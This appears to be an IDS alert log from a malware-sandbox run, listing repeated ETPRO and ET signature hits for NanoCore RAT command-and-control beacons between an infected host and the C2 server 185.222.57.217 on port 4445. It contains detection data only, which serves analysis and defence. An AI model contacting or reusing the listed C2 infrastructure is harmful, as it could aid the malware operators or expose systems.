192.168.11.20185.222.57.217497674452816766 05/23/22-18:01:24.456552	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49767	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498014452816718 05/23/22-18:03:34.355986	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49801	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497934452025019 05/23/22-18:03:00.538016	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49793	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498204452816766 05/23/22-18:05:03.811133	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49820	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498142841753 05/23/22-18:04:34.184476	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49814	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498162841753 05/23/22-18:04:43.658207	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49816	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498252841753 05/23/22-18:05:23.720600	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49825	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445497932841753 05/23/22-18:03:01.279824	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49793	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497734452025019 05/23/22-18:01:40.905439	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49773	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497764452816766 05/23/22-18:01:52.900332	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49776	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497952841753 05/23/22-18:03:06.286951	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49795	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498442841753 05/23/22-18:06:52.821260	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49844	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498154452816766 05/23/22-18:04:38.703022	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49815	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498632841753 05/23/22-18:08:20.896303	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49863	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498082841753 05/23/22-18:04:09.695967	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49808	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497874452816766 05/23/22-18:02:31.611388	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49787	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497824452025019 05/23/22-18:02:16.750755	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49782	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498412841753 05/23/22-18:06:37.645109	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49841	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498492841753 05/23/22-18:07:16.479323	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49849	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498594445202501905/23/22-18:08:01.096728	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49859	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498424445281676605/23/22-18:06:42.739777	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49842	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498064445202501905/23/22-18:03:58.493676	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49806	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498264445202501905/23/22-18:05:27.912744	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498604445281676605/23/22-18:08:06.610998	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49860	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498224445281676605/23/22-18:05:13.650135	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49822	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498024445281676605/23/22-18:03:39.264578	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49802	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498464445202501905/23/22-18:07:02.640811	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49846	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498354445281676605/23/22-18:06:13.155992	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49835	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498554445281676605/23/22-18:07:41.914357	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49855	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497902841753 05/23/22-18:02:46.395623	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49790	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498334452816766 05/23/22-18:06:02.856332	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49833	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498684452025019 05/23/22-18:08:39.932281	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49868	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497894452816766 05/23/22-18:02:41.556226	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49789	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498194445202501905/23/22-18:04:57.996657	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498134445281676605/23/22-18:04:29.711698	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49813	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498394445202501905/23/22-18:06:26.773315	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49839	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498084445202501905/23/22-18:04:08.570928	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49808	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498112841753 05/23/22-18:04:19.645053	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49811	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498624445281676605/23/22-18:08:16.219214	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49862	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498002841753 05/23/22-18:03:29.965169	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49800	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498244452816766 05/23/22-18:05:18.756605	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49824	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498574452025019 05/23/22-18:07:51.036799	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49857	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498284452025019 05/23/22-18:05:37.768862	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49828	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498484452025019 05/23/22-18:07:11.139444	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49848	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498534452816766 05/23/22-18:07:31.811052	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49853	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498222841753 05/23/22-18:05:13.521586	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49822	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445497982841753 05/23/22-18:03:21.004153	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49798	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498044452816766 05/23/22-18:03:49.418604	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49804	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498352841753 05/23/22-18:06:13.003845	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49835	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498514452816766 05/23/22-18:07:26.955578	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49851	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498614452816766 05/23/22-18:08:11.657855	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49861	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498702841753 05/23/22-18:08:51.136738	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49870	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498332841753 05/23/22-18:06:02.770314	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49833	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498314452816766 05/23/22-18:05:53.110138	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49831	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498392810451 05/23/22-18:06:27.782374	TCP	2810451	ETPRO TROJAN NanoCore RAT Keepalive Response 3	4445	49839	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498372841753 05/23/22-18:06:22.552970	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49837	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498044452025019 05/23/22-18:03:49.322342	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498114452816766 05/23/22-18:04:19.677396	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49811	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498214452816766 05/23/22-18:05:08.611009	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49821	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498144452025019 05/23/22-18:04:33.768300	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49814	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498014452816766 05/23/22-18:03:34.655672	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49801	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497984452816766 05/23/22-18:03:21.111095	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49798	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497784452816766 05/23/22-18:02:02.848320	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49778	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497884452816766 05/23/22-18:02:36.656028	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49788	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498414452816766 05/23/22-18:06:37.756253	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49841	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497822841753 05/23/22-18:02:17.517235	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49782	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445497732841753 05/23/22-18:01:41.707771	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49773	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.7949766802018752 05/23/22-18:01:19.263373	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49766	80	192.168.11.20	185.222.57.79
185.222.57.217192.168.11.204445497752841753 05/23/22-18:01:46.799908	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49775	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445497842841753 05/23/22-18:02:26.610021	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49784	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445497772841753 05/23/22-18:01:57.684321	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49777	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498174452816766 05/23/22-18:04:48.660574	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49817	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497844452025019 05/23/22-18:02:26.420752	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49784	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498074452816766 05/23/22-18:04:04.399503	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49807	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498344452025019 05/23/22-18:06:07.259998	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49834	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498444452025019 05/23/22-18:06:51.893348	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49844	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498574452816766 05/23/22-18:07:51.956796	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49857	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498674452816766 05/23/22-18:08:35.856064	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49867	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497882841753 05/23/22-18:02:36.535537	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49788	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498244452025019 05/23/22-18:05:17.742518	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49824	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498544452025019 05/23/22-18:07:36.000981	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49854	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498644452025019 05/23/22-18:08:25.091276	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49864	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498032841753 05/23/22-18:03:44.510007	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49803	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498052841753 05/23/22-18:03:54.201218	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49805	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498084452816766 05/23/22-18:04:09.742054	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49808	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498184452816766 05/23/22-18:04:53.856388	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49818	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498274452816766 05/23/22-18:05:33.614301	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49827	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498374452816766 05/23/22-18:06:22.588000	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49837	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498474452816766 05/23/22-18:07:06.892700	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49847	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498602810290 05/23/22-18:08:06.218657	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	4445	49860	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498534452025019 05/23/22-18:07:31.072190	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49853	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498484452816766 05/23/22-18:07:11.639652	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49848	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498584452816766 05/23/22-18:07:57.056379	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49858	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498422841753 05/23/22-18:06:42.700937	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49842	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498284452816766 05/23/22-18:05:38.800958	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49828	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
185.222.57.217192.168.11.204445498632810451 05/23/22-18:08:20.896303	TCP	2810451	ETPRO TROJAN NanoCore RAT Keepalive Response 3	4445	49863	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174986844452816766 05/23/22-18:08:40.811291	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49868	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498612841753 05/23/22-18:08:11.572188	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49861	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174986344452025019 05/23/22-18:08:20.373844	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49863	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498092841753 05/23/22-18:04:14.738866	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49809	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174979144452816766 05/23/22-18:02:51.446834	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49791	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498462841753 05/23/22-18:07:02.689198	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49846	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174983344452025019 05/23/22-18:06:01.841940	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49833	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174978144452816766 05/23/22-18:02:12.564839	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49781	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174984344452025019 05/23/22-18:06:46.863042	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49843	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174979544452025019 05/23/22-18:03:05.568112	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49795	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498652841753 05/23/22-18:08:30.583320	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49865	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498692841753 05/23/22-18:08:46.118887	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49869	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174981344452025019 05/23/22-18:04:29.518555	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49813	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174977544452025019 05/23/22-18:01:46.333022	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49775	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174980344452025019 05/23/22-18:03:43.483014	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49803	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174979244452816766 05/23/22-18:02:56.356124	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49792	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497842810451 05/23/22-18:02:26.610021	TCP	2810451	ETPRO TROJAN NanoCore RAT Keepalive Response 3	4445	49784	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174977344452816766 05/23/22-18:01:41.790347	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49773	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217497834445281676605/23/22-18:02:22.171028	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49783	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498544452816718 05/23/22-18:07:36.540354	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49854	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498392841753 05/23/22-18:06:27.782374	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49839	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498312841753 05/23/22-18:05:53.035655	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49831	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497724445281676605/23/22-18:01:36.355752	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49772	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497824445281676605/23/22-18:02:17.662360	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49782	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498154445281671805/23/22-18:04:38.404200	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49815	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498242841753 05/23/22-18:05:18.643515	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49824	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498282841753 05/23/22-18:05:38.667302	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49828	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498202841753 05/23/22-18:05:03.692162	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49820	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498182841753 05/23/22-18:04:53.705700	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49818	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497964445202501905/23/22-18:03:10.464212	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49796	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498512841753 05/23/22-18:07:26.843076	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49851	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498562841753 05/23/22-18:07:46.892437	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49856	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498094445281676605/23/22-18:04:14.772363	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49809	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497994445202501905/23/22-18:03:25.211520	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49799	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497704445202501905/23/22-18:01:28.745104	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49770	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217497764445202501905/23/22-18:01:50.975650	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49776	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498532841753 05/23/22-18:07:31.725439	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49853	185.222.57.217	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
185.222.57.217192.168.11.204445498542841753 05/23/22-18:07:36.754140	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49854	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.204445498592841753 05/23/22-18:08:01.465197	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49859	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174979044452025019 05/23/22-18:02:45.667608	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49790	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174982944452816766 05/23/22-18:05:43.487394	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49829	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174984944452816766 05/23/22-18:07:16.544876	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49849	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174977044452816766 05/23/22-18:01:30.558800	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49770	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174981644452816766 05/23/22-18:04:43.756668	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49816	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174979344452816766 05/23/22-18:03:01.456557	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49793	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174986544452025019 05/23/22-18:08:30.184218	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49865	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174979044452816766 05/23/22-18:02:46.463698	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49790	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174983244452025019 05/23/22-18:05:57.202389	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49832	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174982744452816718 05/23/22-18:05:33.208193	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49827	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174982544452025019 05/23/22-18:05:23.260002	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49825	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174985644452816766 05/23/22-18:07:46.944346	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49856	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174983044452816766 05/23/22-18:05:47.939325	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49830	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174983644452816766 05/23/22-18:06:17.714030	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49836	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174985044452816766 05/23/22-18:07:21.656014	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49850	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174984544452025019 05/23/22-18:06:57.034339	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49845	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174978744452816718 05/23/22-18:02:31.357909	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49787	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
185.222.57.217192.168.11.2044454981228417530 5/23/22-18:04:25.293296	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49812	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174978344452025019 05/23/22-18:02:21.765592	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.2044454982128417530 5/23/22-18:05:08.455314	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49821	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174980544452025019 05/23/22-18:03:53.573581	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49805	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.2044454979128417530 5/23/22-18:02:51.370689	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49791	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.2044454979728417530 5/23/22-18:03:16.362048	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49797	185.222.57.217	192.168.11.20
185.222.57.217192.168.11.2044454979928417530 5/23/22-18:03:25.747021	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49799	185.222.57.217	192.168.11.20
